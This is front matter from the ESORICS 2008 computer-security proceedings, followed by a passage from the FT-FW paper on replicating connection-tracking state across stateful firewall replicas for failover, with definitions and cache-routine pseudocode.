Sushil Jajodia
Javier Lopez (Eds.)

LNCS 5283

Computer Security – ESORICS 2008

13th European Symposium on Research in Computer Security
Málaga, Spain, October 2008
Proceedings

Springer

Lecture Notes in Computer Science 5283

Sushil Jajodia Javier Lopez (Eds.)

Computer Security – ESORICS 2008

13th European Symposium on Research in Computer Security
Málaga, Spain, October 6-8, 2008
Proceedings

Springer

Volume Editors

Sushil Jajodia
Center for Secure Information Systems
George Mason University
Fairfax, VA, USA
E-mail: jajodia@gmu.edu

Javier Lopez
Computer Science Department
University of Málaga
Málaga, Spain
E-mail: jlm@lcc.uma.es

Library of Congress Control Number: Applied for

CR Subject Classification (1998): E.3, K.6.5, D.4.6, C.2.0, H.2.0, K.4.4

LNCS Sublibrary: SL 4 – Security and Cryptology

ISSN 0302-9743
ISBN-10 3-540-88312-6 Springer Berlin Heidelberg New York
ISBN-13 978-3-540-88312-8 Springer Berlin Heidelberg New York

Springer is a part of Springer Science+Business Media

springer.com

Printed in Germany

Typesetting: Camera-ready by author, data conversion by Scientific Publishing Services, Chennai, India
Printed on acid-free paper SPIN: 12538461 06/3180 5 4 3 2 1 0

Preface

These proceedings contain the papers selected for presentation at the 13th European Symposium on Research in Computer Security—ESORICS 2008—held October 6–8, 2008 in Torremolinos (Malaga), Spain, and hosted by the University of Malaga, Computer Science Department.

ESORICS has become *the* European research event in computer security. The symposium started in 1990 and has been organized on alternate years in different European countries. From 2002 it has taken place yearly. It attracts an international audience from both the academic and industrial communities.

In response to the call for papers, 168 papers were submitted to the symposium. These papers were evaluated on the basis of their significance, novelty, and technical quality. Each paper was reviewed by at least three members of the Program Committee. The Program Committee meeting was held electronically, holding intensive discussion over a period of two weeks. Finally, 37 papers were selected for presentation at the symposium, giving an acceptance rate of 22%.

There is a long list of people who volunteered their time and energy to put together the symposium and who deserve acknowledgment. Our thanks to the General Chair, Jose M. Troya, for his valuable support in the organization of the event. Also, to Pablo Najera for preparation and maintenance of the symposium website, and Cristina Alcaraz and Rodrigo Roman for the local organization support. Special thanks to the members of the Program Committee and external reviewers for all their hard work during the review and the selection process. Last, but certainly not least, our thanks go to all the authors who submitted papers and all the attendees.

We hope that you will find the program stimulating and a source of inspiration for future research.

October 2008

Sushil Jajodia
Javier Lopez

ESORICS 2008
13th European Symposium on Research in Computer Security

Malaga, Spain
October 6–8, 2008

Organized by
Computer Science Department
University of Malaga
Spain

Program Co-chairs

Sushil Jajodia	George Mason University, USA
Javier Lopez	University of Malaga, Spain

General Chair

Jose M. Troya	University of Malaga, Spain

Program Committee

Vijay Atluri	Rutgers University, USA
Michael Backes	Saarland University, Germany
David Basin	ETH Zurich, Switzerland
Gilles Barthe	INRIA, France
Marina Blanton	University of Notre Dame, USA
Jan Camenisch	IBM Research, Switzerland
David Chadwick	University of Kent, UK
Bruno Crispo	University of Trento, Italy
Frederic Cuppens	ENST Bretagne, France
Sabrina De Capitani di Vimercati	Università degli Studi di Milano, Italy
Josep L. Ferrer	University of the Batearic Islands, Spain
David Galindo	University of Malaga, Spain
Juan A. Garay	Bell Labs, USA
Dieter Gollmann	HUT, Germany
Antonio Gomez-Skarmeta	University of Murcia, Spain
Juanma Gonzalez-Nieto	QUT, Australia
Dimitris Gritzalis	UAEB, Greece
Stefanos Gritzalis	University of the Aegean, Greece

Jordi Herrera	UAB, Spain
Aggelos Kiayias	University of Connecticut, USA
Socrates Katsikas	University of Piraeus, Greece
Christopher Kruegel	TU Vienna, Austria
Michiharu Kudo	IBM Tokyo Research, Japan
Kwok-Yan Lam	Tsinghua University, China
Wenke Lee	Georgia Institute of Technology, USA
Yingjiu Li	SMU, Singapore
Peng Liu	Penn State University, USA
Fabio Martinelli	CNR, Italy
Fabio Massacci	University of Trento, Italy
Vashek Matyas	University Brno, Czech Republic
Chris Mitchell	Royal Holloway, UK
Refik Molva	Eurecom, France
Yi Mu	University of Wollongong, Australia
Peng Ning	North Carolina State University, USA
Eiji Okamoto	University of Tsukuba, Japan
Martin Olivier	University of Pretoria, South Africa
Stefano Paraboschi	University of Bergamo, Italy
Jong-Hyuk Park	Kyungnam University, Korea
Guenther Pernul	University of Regensburg, Germany
Bart Preneel	KUL, Belgium
Jean-Jacques Quisquater	UCL, Belgium
Indrakshi Ray	Colorado State University, USA
Peter Ryan	Newcastle University, UK
Pierangela Samarati	Università degli Studi di Milano, Italy
Sean Smith	Dartmouth College, USA
Miguel Soriano	UPC, Spain
Vipin Swarup	MITRE Corporation, USA
Angelos Stavrou	George Mason University, USA
Giovanni Vigna	UCSB, USA
Michael Waidner	IBM Zurich Research, Switzerland
Lingyu Wang	Concordia University, Canada
Avishai Wool	Tel Aviv University, Israel
Jianying Zhou	I2R, Singapore
Sencun Zhu	Pennsylvania State University, USA

External Reviewers

Efthimia Aivaloglou, Claudio A. Ardagna, Aslan Askarov, Yudistira Asnar, Man Ho Au, Gildas Avoine, Kun Bai, Theodoros Balopoulos, Erik-Oliver Blass, Yacine Bouzida, Colin Boyd, Roberto Cascella, Lorenzo Cavallaro, Siu-Leung Chung, Robert Cole, Ricardo Corin, Cas Cremers, Nora Cuppens, Mohammad Torabi Dashti, Paul Drielsma, Stelios Dritsas, Stefan Dürbeck, Inger Fabris-Rotelli, Vika Felmetsger, Marcel Fernandez, Sara Foresti, Christoph Fritsch, Ludwig Fuchs, Felix J. Garcia Clemente, Flavio Garcia, Meng Ge, Thomas Genet, Benedikt Gierlichs, Manuel Gil

Pérez, Bob Gilbert, Oliver Gmelch, Felix Gómez Marmol, Qijun Gu, Satoshi Hada, Diala Abi Haidar, Helena Handschuh, Juan Hernandez-Serrano, Susan Hohenberger, Guo Hua, Xinyi Huang, Yoon-Chan Jhi, Seny Kamara, Wael Kanoun, Guenter Karjoth, Irene Karybali, Maria Karyda, Eike Kiltz, Jongsung Kim, Yeong-Deok Kim, Jan Kolter, Elisavet Konstantinou, Maciej Koutny, Jan Krhovjak, Marek Kumpost, Pascal Lafourcade, Costas Lambrinoudakis, Aliaksandr Lazouoski, Yuseop Lee, Fengjun Li, Lunquan Li, Bing Liang, Benoît Libert, Wenming Liu, Gabriel López Millán, Haibing Lu, Olivier de Marneffe, Josep Maria Mateo, Daniel Martínez Manzano, Jon Millen, Takuya Mishina, José L. Muñoz-Tapia, Katsiarina Naliuka, Gregory Neven, Melek Onen, Marinella Petrocchi, Alexander Pretschner, Tamara Rezk, Helena Rifà-Pous, William Robertson, Manuel Sanchez Cuenca, Amitabh Saxena, Patrick Schaller, Rolf Schillinger, Emre Sezer, Jinyang Shi, Abdullatif Shikfa, Alessandro Sorniotti, Yannis Soupionis, Georgios Spathoulas, François-Xavier Standaert, Andriy Stetsko, Thorsten Strufe, Willy Susilo, Marianthi Theoharidou, Julien Alexandre Thomas, Joan Tomàs-Buliart, Angeliki Tsochou, Bill Tsoumas, Christina Tziviskou, Martijn Warnier, Yuji Watanabe, Wei Wu, Xi Xiong, Zhi Xu, Carmen Yago Sánchez, Yanjiang Yang, Yi Yang, Artsiom Yautsiukhin, Sang-Soo Yeo, Tsz Hon Yuen.

Table of Contents

Session 1: Intrusion Detection and Network Vulnerability Analysis

Multiprimary Support for the Availability of Cluster-Based Stateful Firewalls Using FT-FW . . . 1
P. Neira, R.M. Gasca, and L. Lefèvre

Identifying Critical Attack Assets in Dependency Attack Graphs . . . 18
Reginald E. Sawilla and Xinming Ou

Online Risk Assessment of Intrusion Scenarios Using D-S Evidence Theory . . . 35
C.P. Mu, X.J. Li, H.K. Huang, and S.F. Tian

Session 2: Network Security

Strongly-Resilient and Non-interactive Hierarchical Key-Agreement in MANETs . . . 49
Rosario Gennaro, Shai Halevi, Hugo Krawczyk, Tal Rabin, Steffen Reidt, and Stephen D. Wolthusen

Efficient Handling of Adversary Attacks in Aggregation Applications . . . 66
Gelareh Taban and Virgil D. Gligor

Symmetric Key Approaches to Securing BGP – A Little Bit Trust Is Enough . . . 82
Bezawada Bruhadeshwar, Sandeep S. Kulkarni, and Alex X. Liu

Session 3: Smart Cards and Identity Management

Dismantling MIFARE Classic . . . 97
Flavio D. Garcia, Gerhard de Koning Gans, Ruben Muijrers, Peter van Rossum, Roel Verdult, Ronny Wichers Schreur, and Bart Jacobs

A Browser-Based Kerberos Authentication Scheme . . . 115
Sebastian Gajek, Tibor Jager, Mark Manulis, and Jörg Schwenk

CROO: A Universal Infrastructure and Protocol to Detect Identity Fraud . . . 130
D. Nali and P.C. van Oorschot

Session 4: Data and Applications Security

Disclosure Analysis and Control in Statistical Databases 146
Yingjiu Li and Haibing Lu

TRACE: Zero-Down-Time Database Damage Tracking, Quarantine, and Cleansing with Negligible Run-Time Overhead 161
Kun Bai, Meng Yu, and Peng Liu

Access Control Friendly Query Verification for Outsourced Data Publishing 177
Hong Chen, Xiaonan Ma, Windsor Hsu, Ninghui Li, and Qihua Wang

Session 5: Privacy Enhancing Technologies

Sharemind: A Framework for Fast Privacy-Preserving Computations . . . 192
Dan Bogdanov, Sven Laur, and Jan Willemson

Modeling Privacy Insurance Contracts and Their Utilization in Risk Management for ICT Firms 207
Athanassios N. Yannacopoulos, Costas Lambrinoudakis, Stefanos Gritzalis, Stylianos Z. Xanthopoulos, and Sokratis N. Katsikas

Remote Integrity Check with Dishonest Storage Server 223
Ee-Chien Chang and Jia Xu

Session 6: Anonymity and RFID Privacy

A Low-Variance Random-Walk Procedure to Provide Anonymity in Overlay Networks 238
J.P. Muñoz-Gea, J. Malgosa-Sanahuja, P. Manzanares-Lopez, J.C. Sanchez-Aarnoutse, and J. Garcia-Haro

RFID Privacy Models Revisited 251
Ching Yu Ng, Willy Susilo, Yi Mu, and Rei Safavi-Naini

A New Formal Proof Model for RFID Location Privacy 267
JungHoon Ha, SangJae Moon, Jianying Zhou, and JaeCheol Ha

Session 7: Access Control and Trust Negotiation

Distributed Authorization by Multiparty Trust Negotiation 282
Charles C. Zhang and Marianne Winslett

Compositional Refinement of Policies in UML – Exemplified for Access Control 300
Bjørnar Solhaug and Ketil Stølen

On the Security of Delegation in Access Control Systems 317
Qihua Wang, Ninghui Li, and Hong Chen

Session 8: Information Flow and Non-transferability

Termination-Insensitive Noninterference Leaks More Than Just a Bit ... 333
Aslan Askarov, Sebastian Hunt, Andrei Sabelfeld, and David Sands

Security Provisioning in Pervasive Environments Using Multi-objective Optimization 349
Rinku Dewri, Indrakshi Ray, Indrajit Ray, and Darrell Whitley

Improved Security Notions and Protocols for Non-transferable Identification 364
Carlo Blundo, Giuseppe Persiano, Ahmad-Reza Sadeghi, and Ivan Visconti

Session 9: Secure Electronic Voting and Web Applications Security

Human Readable Paper Verification of Prêt à Voter 379
David Lundin and Peter Y.A. Ryan

A Distributed Implementation of the Certified Information Access Service 396
Carlo Blundo, Emiliano De Cristofaro, Aniello Del Sorbo, Clemente Galdi, and Giuseppe Persiano

Exploring User Reactions to New Browser Cues for Extended Validation Certificates 411
Jennifer Sobey, Robert Biddle, P.C. van Oorschot, and Andrew S. Patrick

A Framework for the Analysis of Mix-Based Steganographic File Systems 428
Claudia Diaz, Carmela Troncoso, and Bart Preneel

Session 10: VoIP Security, Malware, and DRM

An Adaptive Policy-Based Approach to SPIT Management 446
Yannis Soupionis, Stelios Dritsas, and Dimitris Gritzalis

Structured Peer-to-Peer Overlay Networks: Ideal Botnets Command and Control Infrastructures? 461
Carlton R. Davis, Stephen Neville, José M. Fernandez, Jean-Marc Robert, and John McHugh

Eureka: A Framework for Enabling Static Malware Analysis 481
Monirul Sharif, Vinod Yegneswaran, Hassen Saidi, Phillip Porras, and Wenke Lee

New Considerations about the Correct Design of Turbo Fingerprinting Codes 501
Joan Tomàs-Buliart, Marcel Fernández, and Miguel Soriano

Session 11: Formal Models and Cryptographic Protocols

Formally Bounding the Side-Channel Leakage in Unknown-Message Attacks 517
Michael Backes and Boris Köpf

Cryptographic Protocol Explication and End-Point Projection 533
Jay McCarthy and Shriram Krishnamurthi

State Space Reduction in the Maude-NRL Protocol Analyzer 548
Santiago Escobar, Catherine Meadows, and José Meseguer

Session 12: Language-Based and Hardware Security

Code-Carrying Authorization 563
Sergio Maffeis, Martín Abadi, Cédric Fournet, and Andrew D. Gordon

CPU Bugs, CPU Backdoors and Consequences on Security 580
Loïc Duflot

Author Index 601

Multiprimary Support for the Availability of Cluster-Based Stateful Firewalls Using FT-FW

P. Neira[1], R.M. Gasca[1], and L. Lefèvre[2]

[1] QUIVIR Research Group - University of Sevilla, Spain
pneira, gasca@lsi.us.es
[2] INRIA RESO - University of Lyon
laurent.lefevre@inria.fr

Abstract. Many research has been done with regards to firewalls during the last decade. Specifically, the main research efforts have focused on improving the computational complexity of packet classification and ensuring the rule-set consistency. Nevertheless, other aspects such as fault-tolerance of stateful firewalls still remain open. Continued availability of firewalls has become a critical factor for companies and public administration. Classic fault-tolerant solutions based on redundancy and health checking mechanisms does not success to fulfil the requirements of stateful firewalls. In this work we detail FT-FW, a scalable software-based transparent flow failover mechanism for stateful firewalls, from the multiprimary perspective. Our solution is a reactive fault-tolerance approach at application level that has a negligible impact in terms of network latency. On top of this, quick recovery from failures and fast responses to clients are guaranteed. The solution is suitable for low cost off-the-shelf systems, it supports multiprimary workload sharing scenarios and no extra hardware is required [1].

1 Introduction

Firewalls have become crucial network elements to improve network security. Firewalls separate several network segments and enforce filtering policies which determine what packets are allowed to enter and leave the network. Filtering policies are defined by means of rule-sets, containing each rule a set of selectors that match packet fields and the action to be issued, such as accept or deny. There are many problems that firewalls have to face in modern networks:

1. **Rule set design**. Firewall rule languages tend to be very low level. Thus, writing a rule set is a very difficult task [1] and usually requires an in-depth knowledge of a particular firewalls' internal working. Furthermore, each vendor has its own firewall language. The research community is trying to construct a standard language to express rule-sets that compile as many specific low level languages as possible [2].

[1] This work has been partially supported by the Spanish Ministerio de Educación y Ciencia through a coordinated research project(grant DPI2006-15476-C02-00) and Feder (ERDF).

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 1–17, 2008.

2. **Rule set consistency**. When rules are expressed using wildcards (i.e. filtering entire subnets instead of single IPs) then the rules may not be disjoint. In such a situation rule ordering is important and it can introduce a consistency problem. Moreover, if on the route from the sender to the destination, multiple firewalls are crossed, a consistency problem can be introduced between the rule-sets of firewalls. Building a consistent inter-firewall and intra-firewall rule-set is a difficult task, and even more challenging if it must support frequent dynamic updates [3]. Also, several works have focused on solving consistency and conformity problems in rule-sets and also in distributed environments [4] [5] [6].
3. **Computational complexity**. As each packet must be checked against a list of ordered rules (or unordered if rule-sets are designed in positive logic), the time required for filtering grows in different orders depending on the algorithm and data structure used [7]. Conversely, performant algorithms, may require great memory occupation or dedicated hardware, which is another important parameter to take into account.
4. **Fault tolerance**. Firewalls inherently introduce a single point of failure in the network schema. Thus, a failure in the firewall results in temporary isolation of the protected network segments during reparation. Failures can arise due to hardware-related problems, such as problems in the power supply, bus, memory errors, etc. and software-related problems such as bugs. This can be overcome with redundancy and health check monitor techniques. The idea consists of having several firewall replicas: one that filters flows (primary replica), and others that (backup replicas) are ready to recover the services as soon as failure arises (See Fig. 1).

However, system-level redundancy is insufficient for *Stateful Firewalls*. Stateful firewalls extend the firewall capabilities to allow system administrators define state-based flow filtering. The stateful capabilities are enabled by means of the connection tracking system (CTS) [8]. The CTS performs a correctness check upon the protocols that it gateways. This is implemented through a finite state automaton for each supported protocol that determines what protocol transitions are valid. The CTS stores several aspects of the evolution of a flow in a set of variables that compose a *state*. This information can be used to deny packets that trigger invalid state transitions. Thus, the system administrator can use the states to define more intelligent and finer filter policies that provide higher level of security.

Let's assume the following example to clarify the fault-tolerance problem in stateful firewall environments: the primary firewall replica fails while there is an established TCP connection. Then, one of the backup replicas is selected to become primary and recover the filtering. However, since the new primary replica has not seen any packets for that existing connection, the CTS of the new primary firewall replica considers that TCP *PSH* packets of non-existing connections triggers an invalid state transition. With the appropriate stateful rule-set, this TCP connection will not be recovered since this packet triggers an invalid state transition (the first packet seen does not belong to any known established connection by the new primary firewall replica cannot be a TCP *PSH* packet). Thus, the packets are denied and the connection has to be re-established[2]. Therefore, the redundant solution requires a replication protocol to guarantee that the flow states are known by all replica firewalls.

In this work, we specifically focus on solving the fault-tolerance problem. We extend the FT-FW (Fault Tolerant FireWall) [10], a reactive fault-tolerant solution for stateful firewalls, from the multiprimary setup perspective in which several replica firewalls can share workload. This solution guarantees transparency, simplicity, protocol independency, failure-detection independency and low cost. We extend our existing work to fulfil the scalability requirements of a multiprimary setting.

The main idea of our proposal is an event-driven model to reliably propagate states among replica firewalls in order to enable fault-tolerant stateful firewalls. The key concepts of FT-FW are the state proxy and the reliable replication protocol. The state proxy is a process that runs on every replica firewall and waits for events of state changes. This process propagates state changes between replicas and keeps a cache with current connection states. State propagation is done by means of the proposed reliable multicast IP protocol that resolves the replication.

The paper is organized as follows: in Section 3 we formalize the system model. In Section 4 we detail the architecture of FT-FW. The state proxy design is detailed in Section 4.1. The proposed replication protocol is described in Section 4.2. We focus on the specific multiprimary support in Section 5. Then we evaluate our solution proposed in Section 6 and detail the related work in Section 2. We conclude with the conclusions and future works in Section 7.

2 Related Work

Many generic architectures have been proposed to achieve fault-tolerance of network equipments with a specific focus on web servers and TCP connections [11] [12] [13] [14]. In these works, the authors cover scenarios where the complete state history has to be sent to the backup replicas to successfully recover the connections. Most of them are limited to 10/100 Mbit networks. These solutions can also be used to implement fault-tolerant stateful firewalls; however, they do not exploit the firewall semantics detailed in the system model (specifically definition 11). A state replication based on extra hardware has been also proposed [15]. Specifically, the authors use Remote Direct Memory Access (RDMA) mechanisms [15] to transfer states. This solution implies an extra cost and the use of a technology that may result intrusive and out of the scope of high performance computing clusters.

To the best of our knowledge, the only similar research in the domain of firewalls that we have found is [16]. This work is targeted to provide a fault-tolerant architecture for stateless firewalls with hash-based load-balancing support. We

[2] In our current work, we provide a detailed scenario in the website of the FT-FW implementation [9].

have used this idea in Sec. 5 to enable workload sharing without the need of a load balancing director.

With regard to replication protocols suitable for CBSF, we have found TIPC [17] is a generic protocol designed for use in clustered computer environments, allowing designers to create applications that can communicate quickly and reliably with other applications regardless of their location within the cluster. TIPC is highly configurable and covers different cluster-based setups. This protocol is suitable for the scenario described in this work. The generic nature of TIPC makes it hard for it to fulfil the policies 1, 2 and 3.

In [18], the authors of this work propose preliminary design ideas and a set of problematic scenarios to define an architecture to ensure the availability of stateful firewalls. The authors of this work detail the FT-FW architecture from the Primary-Backup perspective in [10].

In the industry field, there are several proprietary commercial solutions such as CheckPoint Firewall-1, StoneGate and Cisco PIX that offer a highly available stateful firewall for their products. However, as far as we know, there is only documentation on how to install and configure the stateful failover. In the OpenSource world, the OpenBSD project provides a fault-tolerant solution for their stateful firewall [19]. The solution is embedded into the firewall code and the replication protocol is based on unreliable Multicast IP and it also has support for multiprimary setups. The project lacks of internal design documentation apart from the source code. Other existing projects such as Linux-HA [20] only focus on system-level fault-tolerance so it does not cover the problem discussed in our work.

3 Definitions and Notation

The formalization of the stateful firewall model is out of the scope of this work as other works have already proposed a model [21]. Nevertheless, we formalize the definitions extracted from the fault-tolerant stateful firewall semantics that are useful for the aim of this work:

Definition 1. Fault-tolerant stateful firewall cluster: it is a set of stateful replica firewalls $fw = \{fw_1, ..., fw_n\}$ where $n \geq 2$ (See Fig. 1). The number of replica firewalls n that compose the cluster depends on the availability requirements of the protected network segments and their services, the cost of adding a replica firewall, and the workload that the firewall cluster has to support. We also assume that failures are independent between them so that adding new replica firewalls improve availability. The set of replica firewalls fw are connected through a dedicated link and they are deployed in the local area network. We may use more than one dedicated link for redundancy purposes. Thus, if one dedicated link fails, we can failover to another.

Definition 2. Cluster rule-set: Every replica firewall has the same rule-set.

Definition 3. Flow filtering: A stateful firewall fw_x filters a set of flows $F_x = \{F_1, F_2, ..., F_n\}$.




Fig. 1. Stateful firewall cluster of order 2 and order 3 respectively

Definition 4. Multiprimary cluster: We assume that one or more firewall replicas deploy the filtering at the same time, the so-called *primary replicas*, while others act as *backup replicas*.

Definition 5. Failure detection: We assume a failure detection manager, eg. an implementation of VRRP [22], that detects failures by means of heartbeat tokens. Basically, the replicas send a heartbeat token to each other every t seconds, if one of the replicas stops sending the heartbeat token, it is supposed to be in failure. This failure detection mechanism is complemented with several multilayer checkings such as link status detection and checksumming. This manager is also responsible of selecting which replica runs as primary and which one acts as backup. Also, we assume that the manager runs on every firewall replica belonging the cluster.

Definition 6: Flow durability (FD): The FD is the probability that a flow has to survive failures. If FD is 1 the replica firewall can recover all the existing flows. In this work, we introduce a trade-off between the FD and the performance requirements of cluster-based stateful firewalls.

Definition 7. Flow state: Every flow F_i in F is in a state S_k in an instant of time t.

Definition 8. State determinism: The flow states are a finite set of deterministic states $s = \{S_1, S_2, ..., S_n\}$.

Definition 9. Maximum state lifetime: Every state S_k has a maximum lifetime T_k. If the state S_k reaches the maximum lifetime T_k, we consider that the flow F_j is not behaving as expected, eg. one of the peers has shutdown due to a power failure without closing the flow appropriately.

Definition 10. State variables: Every state S_k is composed of a finite sets of variables $S_k = \{v_1, v_2, ..., v_j\}$. The change of the value of a certain variable v_a may trigger a state change $S_k \rightarrow S_{k+1}$.

Definition 11. State history: The backup replica does not have to store the complete state history $S_1 \to S_2 \to ... \to S_k$ to reach the consistent state S_k. Thus, the backup only has to know the last state S_k to recover the flow F_i.

Definition 12. State classification: The set of states s can be classified in two subsets: transitional and stable states. These subsets are useful to notice if the effort required to replicate one state change is worthwhile or not:

- *Transitional states* (TS) are those that are likely to be superseded by another state change in short time. Thus, TS have a very short lifetime.
- *Stable States* (SS) are long standing states (the opposite of TS).

We have formalized this state classification as the function of the probability (P) of the event of a state change (X). Let t be the current state age. Let T_k be the maximum lifetime of a certain state. For the flow F_j the current state S_k, we define the probability P_x that a TS can be superseded by another state change can be expressed as:

$$P_x(t, S_k) = \begin{cases} 1 - \delta(t, S_k) & if\ (0 \leq t < T_k) \\ 0 & if\ (t \geq T_k) \end{cases}$$

And the probability P_y that a SS can be superseded by a state change can be expressed as:

$$P_y(t, S_k) = 1 - P_x(t, S_k)$$

This formalization is a representation of the probability that a state can be replaced by another state as time goes by. Both definitions depend on the $\delta(t, S_k)$ function that determines how the probability of a state change S_k increases, e.g. linearly, exponential, etc. The states can behave as SS or TS depending on their nature, eg. initial TCP handshake and closure packets (*SYN, SYN-ACK* and *FIN, FIN-ACK, ACK* respectively) trigger TS and TCP *ACK* after *SYN-ACK* triggers TCP Established which usually behaves as SS. Network latency is another important factor because if latency is high, all the states tend to behave as SS. In practise, we can define a simple $\delta(t, S_k)$ that depends on the acceptable network latency l:

$$\delta_x(t, S_k) = \begin{cases} 1 & if\ \ t > (2 * l) \\ 0 & if\ \ t \leq (2 * l) \end{cases}$$

The acceptable network latency l depends on the communication technology, eg. on a wired line the acceptable latency is 100 ms and in satellite links 250 ms.

For the aim of this work, we focus on ensuring the durability of SS as they have a more significant impact on the probability that a flow can survive failures. This means that our main concern is to ensure that long standing flows can survive failures because the interruption of these flows lead to several problems such as:

1. Extra monetary cost for an organization, eg. if the VoIP communications are disrupted, the users would have to be re-called with the resulting extra cost.

2. Multimedia streaming applications breakage, eg. Internet video and radio broadcasting disruptions.
3. Remote control utility breakage, eg. SSH connections closure.
4. The interruption of a big data transfer between two peers, eg. peer to peer bulk downloads.

Nevertheless, the high durability of TS is also desired; however, they are less important than SS since their influence on the FD is smaller.

4 FT-FW Architecture

The FT-FW architecture is composed of two blocks: the state proxy and the efficient and scalable replication protocol.

4.1 State Proxy

From the software perspective, each replica firewall is composed of two parts:

1. The connection tracking system (CTS): the system that tracks the state evolution of the connections. This software block is part of a stateful firewall, and the packet filter uses this state information to filter traffic [8].
2. The *state proxy* (SP): the application that reliably propagates state changes among replica firewalls [23].

In order to communicate both parts, we propose an event-driven architecture (EDA) which provides a natural way to propagate changes: every state change triggers an event that contains a tuple composed of $\{Address_{SRC}$, $Address_{DST}$, $Port_{SRC}$, $Port_{DST}$, $Protocol\}$, that uniquely identifies a flow, together with the set of variables that compose a state $S_k = \{v_1, v_2, ..., v_n\}$. Thus, the CTS sends events in response to state changes. These events are handled by the SP which decides what to do with them. We have classified events into three types [18]: *new*, which details a flow that just started; *update*, which tells about an update in an opened flow and *destroy*, which notifies the closure of an existing flow.

The EDA facilities modularization and reduces dependencies since the CTS and the SP are loosely coupled. Moreover, its asynchronous nature suits well for the performance requirements of stateful firewalls.

We have modified the CTS to implement a framework to subscribe to state change events, dump states and inject them so that the SP can interact with the CTS. The number of changes required to introduce this framework in the CTS is minimal. This framework makes the FT-FW architecture independent of the CTS implementation since we clearly delimit the CTS and the SP functionalities. Also, the FT-FW solution allows the system architect to add support for fault tolerance in a plug-and-play fashion, ie. the system architect only has to launch the SP in runtime and add new replica firewalls to enable FT-FW. The CTS framework offers three methods to the SP:

1. *Dumping*: it obtains the complete CTS state table, including generic and specific states. This method is used to perform a full resynchronization between the SP and the CTS.
2. *Injection*: it inserts a set of states, this method is invoked during the connection failover.
3. *Subscription*: it subscribes the SP to state-change notifications through events.

The SP listens to events of state change, maintains a cache with current states, and sends state-change notifications to other replicas. We assume that every replica firewall that is part of the cluster runs a SP. Every SP has two caches:

- The *internal cache* which holds local states, ie. those states that belong to flows that this replica is filtering. These states can be a subset of states $subset(s)$ of the set of states s held in the CTS. This is particularly useful if the system architect does not want to guarantee the FD of certain flows whose nature is unreliable, eg. the UDP name resolution flows (UDP DNS) that are usually reissued in short if there is no reply from the DNS server. Thus, we assume that the CTS provides an event filtering facility to ignore certain flows whose state the SP does not store in the internal cache.
- The *external cache* which hold foreign states, ie. those states that belong to connections that are not being filtered by this replica. If the firewall cluster is composed of n replicas, the number of external caches is $n-1$ at maximum. Thus, there is an external cache for every firewall replica in the cluster so that, when a failure arises in one of the firewall replicas fw_y, one of the backups fw_x is selected to inject the flow states stored in its external cache fw_y.

We represent the FT-FW architecture for three replica firewalls and the interaction between the blocks in Fig. 2. Note that, in this particular case, the number of external caches is two so that every replica firewall can recover the filtering of the other two replicas at any moment.

At startup, the SP invokes the dumping method to fully resynchronize its internal cache with the CTS, and subscribes to state change events to keep the internal cache up-to-date. The flows are mapped into a *state objects* which are stored in the internal cache. We also assume that the events that the CTS generates are mapped into temporary state objects that are used to update the internal cache.

Definition 13. State object: We assume that every flow F_j is mapped into an *state object* (SO). This SO has an attribute *lastseq_seen* to store the last sequence number m of the message sent that contained the state change $S_{k-1} \rightarrow S_k$. This sequence number is updated when *send_msg()* is invoked. The purpose of this sequence number attribute is to perform an efficient state replication under message omission and congestion situations as we detail in the replication protocol section.

The operation of the SP consists of the following: A packet p that is part of an existing flow F_j may trigger a state change $S_{k-1} \rightarrow S_k$ when the primary replica




Fig. 2. FT-FW Architecture of order 3

firewall succesfully finds a match in the rule-set for p. If such state change occurs, it is notified through an event delivered to the SP. The SP updates its internal cache and propagates the state change to other replicas via the dedicated link (See Algorithm. 1 for the implementation of the internal cache routine). Thus, the backup firewall SPs handle the state change received and insert it in their external cache (See Algorithm. 2 for the implementation of the external cache routine).

```
internal ← create_cache();
dump_states_from_CTS(internal);
subscribe_to_CTS_events();
for ever do
    object ← read_event_from_CTS();
    switch event_type(object) do
        case new
            cache_add(internal, object);
        end
        case update
            cache_update(internal, object);
        end
        case destroy
            cache_del(internal, object);
        end
    end
    send_msg(object);
end
```

Algorithm 1. Internal cache routine

The function *send_msg*() converts the object which represents the state change event into network message format and sends it to the other replicas. The function *recv_msg*() receives and converts the network message format into a state object. The implementation of these functions is discussed in the replication protocol.

```
external $\leftarrow$ create_cache();
request_resync(external);
for ever do
    object $\leftarrow$ read_msg();
    switch event_type(object) do
        case new
            cache_add(external, object);
        end
        case update
            cache_update(external, object);
        end
        case destroy
            cache_del(external, object);
        end
    end
end
```

Algorithm 2. External cache routine

4.2 Replication Protocol

In this work, we propose an asynchronous replication protocol to replicate state changes between replica firewall. This protocol trades off with the FD (definition 6) and performance. The FT-FW protocol also handles link congestions and message omission situations efficiently by exploiting the stateful firewall semantics, specifically *definition 11*.

Definition 14. Message omission handling: Given two messages with sequence number m and $m + k$ that contains state changes $S_{k-2} \rightarrow S_{k-1}$ and $S_{k-1} \rightarrow S_k$ respectively. If both messages are omitted, only the state change $S_{k-1} \rightarrow S_k$ is retransmitted since, due to *definition 11*, the old state changes, such as $S_{k-2} \rightarrow S_{k+1}$ does not improve the FD.

Replication has been studied in many areas, especially in distributed systems for fault-tolerance purposes and in databases [24] [25]. These replication protocols (RP) may vary from synchronous to asynchronous behaviours:

